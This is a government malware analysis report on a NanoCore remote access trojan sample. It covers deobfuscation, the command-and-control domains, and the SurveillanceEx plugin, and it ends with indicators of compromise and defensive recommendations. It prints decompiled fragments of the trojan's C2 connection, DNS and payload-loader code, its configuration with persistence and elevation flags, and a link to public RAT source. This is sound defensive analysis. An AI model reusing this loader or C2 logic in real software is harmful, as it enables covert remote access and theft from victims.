REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis
NanoCore malware

Version: 1.0
Date: 18/05/2026

Rruga “Papa Gjon Pali II” nr.3 Tiranë;
web: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

CONTENT

Technical Information **4**

File analysis **4**

Indicators of Compromise **12**

Recommendations **13**

Figure 1 Compilation and obfuscation 5
Figure 2 NanoCore RAT and obfuscated code 5
Figure 3 Successful deobfuscation 6
Figure 4 Deobfuscated code 6
Figure 5 Entry Point 6
Figure 6 TCP Connection 7
Figure 7 DNS resolve logic 7
Figure 8 Binary structure from memory. 8
Figure 9 Malicious file configurations 9
Figure 10 SurveillanceEx plugin 9
Figure 11 SurveillanceEx dll 9
Figure 12 Reading the embedded resouirce 10
Figure 13 TLD decompression 10
Figure 14 Extracting TLD and Lzma.bin files 10
Figure 15 Decompressed TLD.bin 11
Figure 16 Lzma.dll 11
Figure 17 C&C Configurations 12

This analysis has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: The analysis is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:
Analysis details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect confidential sources and information, some details may be redacted or not included in the analysis. This decision was made to maintain the integrity and security of the data used.

AKSK reserves the right to change, update, or amend any part of this analysis without prior notice.

This analysis is not a final document.

There is no guarantee regarding possible changes or updates to the information reported during the following period. The authors of the analysis do not assume responsibility for the misuse or consequences of any decision-making based on this report.

Technical Information

A malicious campaign has been identified in which a suspected malicious file named ypgz9kp.exe is being used, leveraging the domain viet69.al as Command-and-Control (C2) communication infrastructure.

The file is associated with **the NanoCore** Remote Access Trojan (RAT) family, a malware known for creating unauthorized access to compromised systems, remotely controlling the device, stealing credentials, recording keystrokes, taking screenshots, and monitoring user activity.

viet69.al domain has been compromised by malicious actors, positioning this domain as a possible part of the operational chain of attack, specifically as a communication point between infected devices and the malicious actor.

This use poses a direct risk to users as the domain is suspected of being used for malicious purposes, including distributing or supporting malware activity, unauthorized access, and covert control over computer systems.

File analysis

ypgz9kp.exe is an executable file with hash value:
03f18e137625b7f7ee2b53b70a37474b5674080aab67a7298f909af621d1c866 which is compiled in C# language, as a Windows Forms Application. Analysis shows that this file is obfuscated with a tool called **Eazfuscator**, used to mask code in order to avoid Anti Virus protection systems, but also to avoid static analysis.



Figure 1Compilation and obfuscation

During the analysis of the file, by importing it, it is evident that the real name of the file is **NanoCore** client, an agent compiled with opensource code which can also be found on github https[:]//github.com/krzysztofadamczewski/NANOCORE-RAT.



Figure 2NanoCore RAT and obfuscated code

To avoid static analysis with this complex code we can use various tools to understand the hiding so that the code is more meaningful and readable.



Figure 3Successful deobfuscation



Figure 4Deobfuscated code

In the **Main function** , the initial execution of the file begins using ***Application.Run* .**



Figure 5Entry Point

Decompiled/obfuscated code that creates and initiates a TCP connection to a given IP and port. Names like **method_47** , **method_48** , **socket_0** are automatic names from decomplication , so they are named automatically.

```
// Client
// Token: 0x06000171 RID: 369 RVA: 0x000086E0 File Offset: 0x000068E0
private void method_47(IPAddress ipaddress_1, ushort ushort_1)
{
    try
    {
        this.socket_0 = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        this.socket_0.LingerState = new LingerOption(true, 0);
        this.socketAsyncEventArgs_2.RemoteEndPoint = new IPEndPoint(ipaddress_1, (int)ushort_1);
        if (Class0.smethod_0(ipaddress_1))
        {
            this.method_48(this.int_3);
        }
        else
        {
            this.method_48(this.int_4);
        }
        if (!this.socket_0.ConnectAsync(this.socketAsyncEventArgs_2))
        {
            this.method_52(this.socket_0, this.socketAsyncEventArgs_2);
        }
    }
    catch (Exception ex)
    {
        Client.GDelegate9 gdelegate = this.gdelegate9_0;
        if (gdelegate != null)
        {
            gdelegate(this, ex);
        }
        this.method_56();
    }
}
```

Figure 6TCP Connection

During the dynamic analysis of this function, the Cloudflare IP **188[.]114[.]96[.]7 was identified**. However, the code has implemented the logic to resolve ***dns,*** from which we identify a function **method_59** that takes a dns record from the **Client class as a parameter. The debug** process also identifies the C2 domain **viet69[.]al.**

```
// Token: 0x0600017D RID: 381 RVA: 0x0000908C File Offset: 0x0000728C
private IPAddress method_59(Client.DnsRecord dnsRecord_0)
{
    if (dnsRecord_0.short_0 != 1)
    {
        return IPAddress.None;
    }
    if ((dnsRecord_0.int_0 & 3) >= 2)
    {
        return IPAddress.None;
    }
    return new IPAddress((long)((ulong)dnsRecord_0.uint_0));
}

// Token: 0x0600017E RID: 382
[DllImport("dnsapi.dll")]
private static extern int DnsQuery_A(string string_2, short short_0, int int_8, ref Client.Struct1 struct1_0,
```

Locals

Name	Value	Type
this	{Client}	Client
dnsRecord_0	{Client.DnsRecord}	Client.DnsRecor
intptr_0	0x012729D0	System.IntPtr
int_0	0x00002019	int
int_1	0x0000012C	int
int_2	0x00000001	int
short_0	0x0001	short
short_1	0x0004	short
string_0	"viet69.al"	string
uint_0	0x076072BC	uint

Figure 7DNS resolve logic

During static analysis, a function named **smethod_13 is identified in the Class8.cs class** , from

where it is part of a hidden loader / packer.

byte[] array = Class8.smethod_16();

This is the initial retrieval of the payload in byte array form.

```
1 reference
private static bool smethod_13()
{
    byte[] array = Class8.smethod_16();
    if (array != null)
    {
        MemoryStream memoryStream = new MemoryStream(array);
        BinaryReader binaryReader = new BinaryReader(memoryStream);
        byte[] array2 = binaryReader.ReadBytes(binaryReader.ReadInt32());
        Guid guid = Class8.smethod_18(Assembly.GetExecutingAssembly());
        Class8.byte_2 = Class8.smethod_19(array2, guid);
        Class13.smethod_0(Class8.byte_2);
        byte[] array3 = binaryReader.ReadBytes(binaryReader.ReadInt32());
        object[] array4 = Class13.smethod_2(array3);
        int num;
        object[] array5 = new object[(int)array4[num] - 1 + 1];
        num++;
        Array.Copy(array4, num, array5, 0, array5.Length);
        num += array5.Length;
        object[] array6 = new object[(int)array4[num] - 1 + 1];
        num++;
        Array.Copy(array4, num, array6, 0, array6.Length);
        Class8.smethod_14(array6);
        Class8.smethod_15(array5);
        return true;
    }
    return false;
}
```

Figure 8Binary structure from memory.

debugging process, it was possible to identify configuration features of the malicious file and even the C2 as a backup **gspexit105[.] com** used in case the connection to the main domain fails.

[10]	"BuildTime"	object {string}
[11]	{5/14/2026 9:39:42 AM}	object {System.DateTime}
[12]	"Version"	object {string}
[13]	{1.2.2.0}	object {System.Version}
[14]	"Mutex"	object {string}
[15]	{5408ec41-f750-430b-a0db-2121ba6b30aa}	object {System.Guid}
[16]	"DefaultGroup"	object {string}
[17]	"Viet69 Gspexit"	object {string}
[18]	"PrimaryConnectionHost"	object {string}
[19]	"gspexit105.com"	object {string}
[20]	"BackupConnectionHost"	object {string}
[21]	"viet69.al"	object {string}
[22]	"ConnectionPort"	object {string}
[23]	0x01BB	object {ushort}
[24]	"RunOnStartup"	object {string}
[25]	true	object {bool}
[26]	"RequestElevation"	object {string}
[27]	true	object {bool}
[28]	"BypassUserAccountControl"	object {string}
[29]	false	object {bool}
[30]	"ClearZoneIdentifier"	object {string}
[31]	true	object {bool}
[32]	"ClearAccessControl"	object {string}
[33]	true	object {bool}
[34]	"SetCriticalProcess"	object {string}



Figure 9Malicious file configurations

In the same function where we set the breakpoint, a byte array is identified where the header values are **4D 5A** which results *in an executable file or a DLL dynamic link library* . This type of malicious file works through **plugins** and in this case we are dealing with a **DLL plugin** named **SurveillanceEx Plugin** which is loaded into memory:



Figure 10SurveillanceEx plugin

this **dll** at this stage and follow the analysis. Again this dll is compiled with the C# programming language and obfuscated using **Eazfuscator** . Therefore we follow the same logic as with the first executable file to deobfuscate it.



Figure 11SurveillanceEx dll

During the analysis in the **Class1.cs class,** are identified two functions that return **a byte array pattern as a result**, which is very typical about loading of payloads for malicious purposes

```
1 reference
internal static byte[] smethod_3()
{
    object objectValue = RuntimeHelpers.GetObjectValue(Class1.smethod_0().GetObject("Lzma", Class1.cultureInfo_0));
    return (byte[])objectValue;
}

// Token: 0x0600000F RID: 15 RVA: 0x000026E8 File Offset: 0x000008E8
1 reference
internal static byte[] smethod_4()
{
    object objectValue = RuntimeHelpers.GetObjectValue(Class1.smethod_0().GetObject("TLD", Class1.cultureInfo_0));
    return (byte[])objectValue;
}
```

Figure 12Reading the embedded resouirce

If we follow **the smethod_4** value step by step, which is read at runtime, we will see that it is decompressed in **Class17** with the **smethod 5 function.**

```
1 reference
private static void smethod_5()
{
    byte[] array = H.Decompress(Class1.smethod_4());
    Class17.gclass5_0 = new GClass5();
    Class17.gclass5_0.method_0(Encoding.UTF8.GetString(array));
}
```

Figure 13TLD decompression

To simulate the same logic, we create a simple script that extracts these two objects **Lzma** and **TLD**.

```
C:\Users\flare\Desktop>ConsoleApp3.exe SurveillanceEx-cleaned.dll
[+] Loaded: SurveillanceExClientPlugin, Version=1.0.1.7, Culture=neutral, PublicKeyToken=null
[+] Manifest resources:
    Resources.resources
[+] Resource key: TLD
    [+] Saved: extracted_resources\TLD.bin
    [+] Size: 21651 bytes
    [+] First bytes: 5D 00 00 80 00 D3 40 01 00 00 00 00 00 00 30 98
    [+] Magic: unknown
[+] Resource key: Lzma
    [+] Saved: extracted_resources\Lzma.bin
    [+] Size: 12288 bytes
    [+] First bytes: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
    [+] Magic: MZ / PE file
    [+] MZ header found. Saved also as: extracted_resources\Lzma.dll
    [+] Valid .NET assembly:
        Lzma#, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
[+] Done. Check folder: extracted_resources
```

Figure 14Extracting TLD and Lzma.bin files

The TLD serves as **a reference list for domains,** more precisely as a list of **Top-Level Domains** and **public suffixes**. This is used so that the program correctly understands the main domain from a URL or hostname.



Figure 15Decompressed TLD.bin

Etc. lzma is a small library that is used about **LZMA decompression** . So its role is to open/ decompress the next resource:



Figure 16Lzma.dll

During dynamic analysis was discovered The ***logs*** file**,** which records the victim 's activity who clicked the malicious file. It is also noted that the C2 server resolves the aforementioned Cloudflare IP during the analysis along with the features that this file has.



Figure 17C&C Configurations

Indicators of Compromise

03F18E137625B7F7EE2B53B70A37474B5674080AAB67A7298F909AF621D1C866	**ypgz9kp.exe**
01E3B18BD63981DECB384F558F0321346C3334BB6E6F97C31C6C95C4AB2FE354	**SurveillanceExClientPlugin.dll**
F9B8C3F31375E9A1EC105F930F751869A804110D29D6B38E7298622EB74B2BEC	**Lzma.bin**
gspexit105[.]com	**C2**
viet69[.]al	**C2**

Recommendations

The National Cyber Security Authority recommends:

- Perform immediate blocking of the Indicators of Compromise mentioned above on your protective devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management) should be carried out.
- Install network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.